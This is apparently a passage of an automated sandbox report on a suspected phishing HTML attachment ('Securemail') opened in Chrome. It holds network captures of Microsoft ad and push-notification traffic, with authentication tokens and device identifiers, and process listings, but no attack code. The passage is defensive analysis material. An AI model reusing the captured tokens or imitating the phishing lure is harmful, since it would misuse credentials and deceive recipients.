| 2022-05-13 13:53:30 UTC | 6975 | IN | Data Raw: eb d4 7c f3 e5 7a b5 a5 a3 1f 76 ff 00 83 bf 6f 3d 0d e1 5a a4 69 ce 4e 5c a9 db d7 73 c6 f4 9f 8a 9e 33 d1 7c 69 af 49 a6 eb 48 f7 4e 8d ff 00 13 2b ab 55 96 58 55 72 12 38 37 ff 00 ab 51 ed 5e 97 e1 9f 89 5e 3b f0 fd f6 93 a6 c7 7e 9e 2f bb bf 4f 39 ed 75 2d ae 9f 32 ef 61 bf f8 70 3a b5 7a 1d f7 c2 5d 16 f3 5c 92 d7 5a ff 00 97 fd a9 fb bd a9 77 35 b4 5d b8 1b 6d a2 3f f7 d6 3d eb e7 9f da ab c6 56 36 7f 10 a3 f0 9f 87 53 fb 2e 2b 0b 1f b3 bc e9 fb af 39 9f ef 6d ff 00 67 6f cb ef de be bf 01 8d c2 66 d5 e1 43 0d 87 8f 33 8b e6 6d 2d 92 49 3b ab 3b 27 d1 5b e4 79 d2 ad f5 58 b9 ce 57 be fe a7 a2 de 7c 58 f8 29 fb 40 69 bf d9 7e 2e d3 7f e1 14 d4 b6 79 30 dd 46 fb 11 1b fd 89 13 e5 ff 00 be 96 b0 be 2c 78 9b 5c fd 9e bc 71 a6 dd 58 bd ae b7 e0 4b fb 48<br>Data Ascii: \|zvo=ZiN\s3\|iIHN+UXUr87Q^^;~/O9u-2ap:z]\Zw5]m?=V6S.+9mgofC3m-I;;'[yXW\|X)@i~.y0F,x\qXKH |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 95 | 192.168.2.5 | 49860 | 20.82.210.154 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:53:49 UTC | 6990 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=310091&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225342Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=dc9b39fc0d0148e1b1e02d04ebe466b4&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513699&metered=false&nettype=ethernet&npid=sc-<br>310091&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&rver=2&smBiosDm=<br>ikwsgr7%2C1&tl=2&tsu=1513699&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0<br>ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkflAyIfQWBq1vHQHqULKfOllF5lBfP<br>LDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkb<br>sai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsleRJjtdYMx+0AyQQ56iLilxE<br>YEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5C<br>o4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG<br>+N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorp<br>eAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgI<br>S/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJI5HAGuKFWT/0/eAq1r5<br>dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7x<br>wAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p=<br>Cache-Control: no-cache<br>MS-CV: YQVwk7f/Y06mdShO.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:53:50 UTC | 6993 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 167<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"OPTOUTSTATE":"256"}]<br>X-ARC-SIG: m2+3NtUHnTE+5UBrFIu8fCXzUiAHlAyEe1HH4MpCu4nIMf6F2TxfRiccSmnVHLO6l+jmU4A7+F5vj+D<br>B1GW7TISrg8pcFvKVIlduh93dIo7y99wjxx1bBPnD3PLfG3tEX3Qk9bKyuJiU+MsGn3x1OdRZMtakQq/fXzWZuMCuU<br>eg2TOHGbjyxQ2EdxK7jHXFQBNI/Qd9j0NzcwZZRL/KhCNymW8Vs2hjDc3lkTDmx1CvCke0T8hnHSvWHd7lDdbiAl2Y<br>lSZHwEHJgMdimR7hNanLIXG/jzMoOhA9H5nV0OHq9+Ds/bwfQnYonaMOhUp2NFeM2Fn4hP8f4sdvtgH+ccA==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:53:49 GMT<br>Connection: close |
| 2022-05-13 13:53:50 UTC | 6993 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 65 72 72 6f 72 73 22 3a 5b 7b<br>22 63 6f 64 65 22 3a 32 30 34 30 2c 22 6d 73 67 22 3a 22 44 65 6d 61 6e 64 20 73 6f 75 72 63 65 20 72 65 74 75 72 6e<br>73 20 65 72 72 6f 72 20 28 4e 61 6d 65 3a 20 47 4e 5f 70 73 2c 20 45 72 72 6f 72 3a 20 4e 6f 20 65 6c 69 67 69 62 6c 65<br>20 63 6f 6e 74 65 6e 74 2e 29 2e 22 7d 5d 2c 22 72 65 66 72 65 73 68 74 69 6d 65 22 3a 22 32 30 32 32 2d 30 35 2d 31<br>33 54 31 37 3a 35 33 3a 35 30 22 7d 7d<br>Data Ascii: {"batchrsp":{"ver":"1.0","errors":[{"code":2040,"msg":"Demand source returns error (Name: GN_ps, Error: No e<br>ligible content.)."}],"refreshtime":"2022-05-13T17:53:50"}} |

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 96 | 192.168.2.5 | 49861 | 20.82.210.154 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:54:02 UTC | 6994 | OUT | GET /v3/Delivery/Placement?pubid=da63df93-3dbc-42ae-a505-b34988683ac7&pid=310091&adm=2&w=1&h=1&wpx=1<br>&hpx=1&fmt=json&cltp=app&dim=le&rafb=0&nct=1&pm=1&cfmt=text,image,poly&sft=jpeg,png,gif&topt=1&poptin=0&locali<br>d=w:FE8E72D9-9324-F27F-91C7-FEE66B531521&ctry=US&time=20220513T225401Z&lc=en-US&pl=en-US&i<br>dtp=mid&uid=8706df6d-9543-4122-b8e1-1fcdd5939be6&aid=00000000-0000-0000-0000-000000000000&ua=Windows<br>ShellClient%2F9.0.40929.0%20%28Windows%29&asid=b69f9e6792c34f1c91801a094f11b7c2&ctmode=MultiSession&<br>arch=x64&cdm=1&cdmver=10.0.17134.1&devfam=Windows.Desktop&devform=Unknown&devosver=10.0.17134.1&disp<br>horzres=1280&dispsize=17.1&dispvertres=1024&isu=0&lo=1513699&metered=false&nettype=ethernet&npid=sc-<br>310091&oemName=ikwsgr%2C%20Inc.&oemid=ikwsgr%2C%20Inc.&ossku=Professional&rver=2&smBiosDm=<br>ikwsgr7%2C1&tl=2&tsu=1513699&waasBldFlt=1&waasCfgExp=1&waasCfgSet=1&waasRetail=1&waasRing= HTTP/1.1<br>Accept-Encoding: gzip, deflate<br>X-SDK-CACHE: pod=3&chs=0&imp=0&chf=0&ds=50583&fs=32099&sc=6<br>X-SDK-HW-TOKEN: t=EwDYAppeBAAUlAKXDAofTQM+n+MaRVFKzH/ehWgAAZsOXuX/JbjhRGMq3loS0ogrfyhYq6q0<br>ZMd80uaPg9g1fMvc9C9jQzFlGWq9HwGwJBQK5BWLtHUQKXrGS5B0NqmLrhIdkflAylfQWBq1vHQHqULKfOllF5lBfP<br>LDkEtzWcFAcU6QtrSOotUbBDpWkmDggwXBfqIgAtfoMbUwVkvsd6MLDG5zPIFqK6CnVOWJYKVIjKSths1SzIS/GOkb<br>sai6FlaN11R03Wluj6o5vdNDnO0c14pQtytyVhEIkyi+kh6gZZT4CN3HR7iNz3AgcsleRJjtdYMx+0AyQQ56iLilxE<br>YEW7xNVy/Jdg/jYBGTwiXcwWA2R3tO7v/TDXnezsEDZgAACINg9LzuZshEqAHLqJUo6jsZmtkxMMWPLR6heRdeFE5C<br>o4ySS36RJGxKbJ3Wi5ig1vDLi+maFOVM8xZwps8jmH6T2VU/ARj6OquUk3Ff9Y/XQ5hhXix0IIsfA7pLstoXZSnmkG<br>+N7aQwYrs925M+3KmyqnS5r3S+HQgRODPk1pvTQewXZCJxVp0oiI7TDuF0mg6nTsnAorXuusZgWOhxY/Sl6RyNAorp<br>eAzlW/4Yd6qNugv2mdC9AxaVlBMUPH2FMJS3hC7CALYfkP2SIeLjpovtS4NJZZ7SxFdXsncITiyumVEYLat2ZALlgI<br>S/BaULfn19tGJ0/UAQ7pX55yG7RglPGvAh+LJl8Eq8YT4d0U9czfLbd71RZhJzdIAdra+YJl5HAGuKFWT/0/eAq1r5<br>dKq9sfVekf5hJ6YnQYzfKQLIMI18Yh0UYdQLVf9N4T9vaH7TsvVtdzMFsr0rzlI51nhzs1G+tchs9q5CtkWVs+TF7x<br>wAICU5USdDzCjRO+M6yjsTKCEGXeI/R48cKVX1UMxISTmOsRBBITG7E84cBhnLhg4+0+48Ib13/ltkKmHjlFC11QE=&p=<br>Cache-Control: no-cache<br>MS-CV: YQVwk7f/Y06mdShO.0<br>User-Agent: WindowsShellClient/9.0.40929.0 (Windows)<br>X-SDK-HWF: tch0,m301,m751,mA01,mT01<br>Host: arc.msn.com<br>Connection: Keep-Alive |
| 2022-05-13 13:54:02 UTC | 6996 | IN | HTTP/1.1 200 OK<br>Cache-Control: no-store, no-cache<br>Pragma: no-cache<br>Content-Length: 167<br>Content-Type: application/json; charset=utf-8<br>Expires: Mon, 01 Jan 0001 00:00:00 GMT<br>Server: Microsoft-IIS/10.0<br>ARC-RSP-DBG: [{"OPTOUTSTATE":"256"}]<br>X-ARC-SIG: svypr0gNF/Ys8HFGJroL3mO96z6Ykj1OOqgNkRD/wFj7JgfP0zc/tgZzRNmc2QmStYJn5KcbCbD3XC0<br>6d3aMTZq6wIfiLIKLLzmkTQ6AMsc+W338fKwnRNqoDdFwJ8am3Q5l+qW9sOP9unobIkf+z+Z/K6/UxxuXASq5hJtgE<br>Xr8/o60rL65UE8ZdgO12hPIzzBDRG8fblglPHy/jG11gzmwHIp+/6wdpOQEWnbu3rse40SmuoMmEDMVzeZwj8ZIrx6<br>db7pwKRGnzM7SeKhjVDx213icIBI/u35smzokT/eMOrCucg8xo1NsRbUmtae4qLYFzbrAYVjLsSQA6FnuHg==<br>Accept-CH: UA, UA-Arch, UA-Full-Version, UA-Mobile, UA-Model, UA-Platform, UA-Platform-Version<br>X-AspNet-Version: 4.0.30319<br>X-Powered-By: ASP.NET<br>Strict-Transport-Security: max-age=31536000; includeSubDomains<br>Date: Fri, 13 May 2022 13:54:01 GMT<br>Connection: close |
| 2022-05-13 13:54:02 UTC | 6997 | IN | Data Raw: 7b 22 62 61 74 63 68 72 73 70 22 3a 7b 22 76 65 72 22 3a 22 31 2e 30 22 2c 22 65 72 72 6f 72 73 22 3a 5b 7b<br>22 63 6f 64 65 22 3a 32 30 34 30 2c 22 6d 73 67 22 3a 22 44 65 6d 61 6e 64 20 73 6f 75 72 63 65 20 72 65 74 75 72 6e<br>73 20 65 72 72 6f 72 20 28 4e 61 6d 65 3a 20 47 4e 5f 70 73 2c 20 45 72 72 6f 72 3a 20 4e 6f 20 65 6c 69 67 69 62 6c 65<br>20 63 6f 6e 74 65 6e 74 2e 29 2e 22 7d 5d 2c 22 72 65 66 72 65 73 68 74 69 6d 65 22 3a 22 32 30 32 32 2d 30 35 2d 31<br>33 54 31 37 3a 35 34 3a 30 32 22 7d 7d<br>Data Ascii: {"batchrsp":{"ver":"1.0","errors":[{"code":2040,"msg":"Demand source returns error (Name: GN_ps, Error: No e<br>ligible content.)."}],"refreshtime":"2022-05-13T17:54:02"}} |


| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 97 | 192.168.2.5 | 49862 | 20.199.120.151 | 443 | C:\Program Files\Google\Chrome\Application\chrome.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:54:04 UTC | 6997 | OUT | Data Raw: 43 4e 54 20 31 20 43 4f 4e 20 32 34 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 30 34 31 31 38 63 33 36 35 30 35<br>65 61 65 32 0d 0a 0d 0a<br>Data Ascii: CNT 1 CON 246Context: 504118c36505eae2 |
| 2022-05-13 13:54:04 UTC | 6997 | OUT | Data Raw: 3c 63 6f 6e 6e 65 63 74 3e 3c 76 65 72 3e 32 3c 2f 76 65 72 3e 3c 61 67 65 6e 74 3e 3c 6f 73 3e 57 69 6e 64<br>6f 77 73 3c 2f 6f 73 3e 3c 6f 73 56 65 72 3e 31 30 2e 30 2e 30 2e 31 37 31 33 34 3c 2f 6f 73 56 65 72 3e 3c 70 72<br>6f 63 3e 78 36 34 3c 2f 70 72 6f 63 3e 3c 6c 63 69 64 3e 65 6e 2d 55 53 3c 2f 6c 63 69 64 3e 3c 67 65 6f 49 64 3e 32 34<br>34 3c 2f 67 65 6f 49 64 3e 3c 61 6f 61 63 3e 30 3c 2f 61 6f 61 63 3e 3c 64 65 76 69 63 65 54 79 70 65 3e 31 3c 2f 64 65<br>76 69 63 65 54 79 70 65 3e 3c 64 65 76 69 63 65 4e 61 6d 65 3e 56 4d 77 61 72 65 37 2c 31 3c 2f 64 65 76 69 63 65 4e<br>61 6d 65 3e 3c 2f 61 67 65 6e 74 3e 3c 2f 63 6f 6e 6e 65 63 74 3e<br>Data Ascii: <connect><ver>2</ver><agent><os>Windows</os><osVer>10.0.0.0.17134</osVer><proc>x64</proc><br><lcid>en-US</lcid><geoId>244</geoId><aoac>0</aoac><deviceType>1</deviceType><deviceName>VMware7,1</<br>deviceName></agent></connect> |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2022-05-13 13:54:04 UTC | 6997 | OUT | Data Raw: 41 54 48 20 32 20 43 4f 4e 5c 44 45 56 49 43 45 20 31 30 32 36 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 30 34 31 31 38 63 33 36 35 30 35 65 61 65 32 0d 0a 0d 0a 3c 64 65 76 69 63 65 3e 3c 63 6f 6d 70 61 63 74 2d 74 69 63 6b 65 74 3e 74 3d 45 77 43 77 41 75 70 49 42 41 41 55 31 62 44 47 66 64 61 7a 69 44 66 58 70 6a 4e 35 4e 36 63 59 68 54 31 77 62 6d 51 41 41 58 71 38 4a 63 39 4f 6e 4c 75 70 66 6c 4a 42 38 49 62 4f 6c 54 35 56 6d 66 63 68 53 70 39 66 76 6b 50 6 9 49 4c 76 36 6c 50 57 77 73 64 4b 66 43 69 45 74 67 63 5a 4c 4c 56 68 54 2b 46 74 6f 6e 50 31 70 77 36 56 35 70 6e 6c 4f 6d 2b 6a 44 71 66 31 55 42 33 44 6b 4e 50 65 6f 34 6d 68 6b 79 5a 32 55 52 2b 74 4c 67 69 64 2b 74 2b 2f 73 48 71 79 61 35 65 63 2b 35 54 59 6c 56 75 6b 78 55 33 6e 53 74 4c 48 55 6d<br>Data Ascii: ATH 2 CON\DEVICE 1026Context: 504118c36505eae2<device><compact-ticket>t=EwCwAupIBAAU1bDG fdaziDfXpjN5N6cYhT1wbmQAAXq8Jc9OnLupflJB8IbOlT5VmfchSp9fvkPiILv6lPWwsdKfCiEtgcZLLVhT+FtonP 1pw6V5pnlOm+jDqf1UB3DkNPeo4mhkyZ2UR+tLgid+t+/sHqya5ec+5TYlVukxU3nStLHUm |
| 2022-05-13 13:54:04 UTC | 6998 | OUT | Data Raw: 42 4e 44 20 33 20 43 4f 4e 5c 57 4e 53 20 31 30 34 34 34 37 38 20 31 37 30 0d 0a 43 6f 6e 74 65 78 74 3a 20 35 30 34 31 31 38 63 33 36 35 30 35 65 61 65 32 0d 0a 0d 0a 3c 77 6e 73 3e 3c 76 65 72 3e 31 3c 2f 76 65 72 3e 3c 63 6c 69 65 6e 74 3e 3c 6e 61 6d 65 3e 57 50 4e 3c 2f 6e 61 6d 65 3e 3c 76 65 72 3e 31 2e 30 3c 2f 76 65 72 3e 3c 2f 63 6c 69 65 6e 74 3e 3c 6f 70 74 69 6f 6e 73 3e 3c 70 77 72 6d 6f 64 65 20 6d 6f 64 65 3d 22 30 22 3e 3c 2f 70 77 72 6d 6f 64 65 3e 3c 2f 6f 70 74 69 6f 6e 73 3e 3c 6c 61 73 74 4d 73 67 49 64 3e 30 3c 2f 6c 61 73 74 4d 73 67 49 64 3e 3c 2f 77 6e 73 3e<br>Data Ascii: BND 3 CON\WNS 1044478 170Context: 504118c36505eae2<wns><ver>1</ver><client><name>WPN</name><ver>1.0</ver></client><options><pwrmode mode="0"></pwrmode></options><lastMsgId>0</lastMsgId></wns> |
| 2022-05-13 13:54:04 UTC | 6998 | IN | Data Raw: 32 30 32 20 31 20 43 4f 4e 20 35 38 0d 0a<br>Data Ascii: 202 1 CON 58 |
| 2022-05-13 13:54:04 UTC | 6998 | IN | Data Raw: 4d 53 2d 43 56 3a 20 6c 71 73 57 2b 4b 5a 55 69 45 61 77 51 31 4f 49 4c 55 6f 51 63 67 2e 30 0d 0a 0d 0a 50 61 79 6c 6f 61 64 20 70 61 72 73 69 6e 67 20 66 61 69 6c 65 64 2e<br>Data Ascii: MS-CV: lqsW+KZUiEawQ1OILUoQcg.0Payload parsing failed. |

# Statistics

## Behavior




# System Behavior

## Analysis Process: chrome.exe PID: **7164**, Parent PID: **4324**

### General

| | |
|---|---|
| Target ID: | 0 |
| Start time: | 15:50:46 |
| Start date: | 13/05/2022 |
| Path: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Program Files\Google\Chrome\Application\chrome.exe" --start-maximized --enable-automation "C:\Users\user\Desktop\bsalazarSecuremail#Redriverbank2602VY8-FOAT7J-SNN6eYn999.html |
| Imagebase: | 0x7ff6a7220000 |
| File size: | 2150896 bytes |
| MD5 hash: | C139654B5C1438A95B321BB01AD63EF6 |

| | |
|---|---|
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

### Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| Key Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Key Path | Name | Type | Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| Key Path | Name | Type | Old Data | New Data | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

## Analysis Process: chrome.exe PID: **6360**, Parent PID: **7164**

### General

| | |
|---|---|
| Target ID: | 1 |
| Start time: | 15:50:48 |
| Start date: | 13/05/2022 |
| Path: | C:\Program Files\Google\Chrome\Application\chrome.exe |
| Wow64 process (32bit): | false |
| Commandline: | "C:\Program Files\Google\Chrome\Application\chrome.exe" --type=utility --utility-sub-type=network.mojom.NetworkService --field-trial-handle=1564,2893178873461922982,2517917473115045809,131072 --lang=en-US --service-sandbox-type=network --enable-audio-service-sandbox --mojo-platform-channel-handle=1556 /prefetch:8 |
| Imagebase: | 0x7ff6a7220000 |
| File size: | 2150896 bytes |
| MD5 hash: | C139654B5C1438A95B321BB01AD63EF6 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

| File Path | Access | Attributes | Options | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|

| File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|

| Old File Path | New File Path | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|---|---|---|---|---|---|---|---|---|

## Disassembly

No disassembly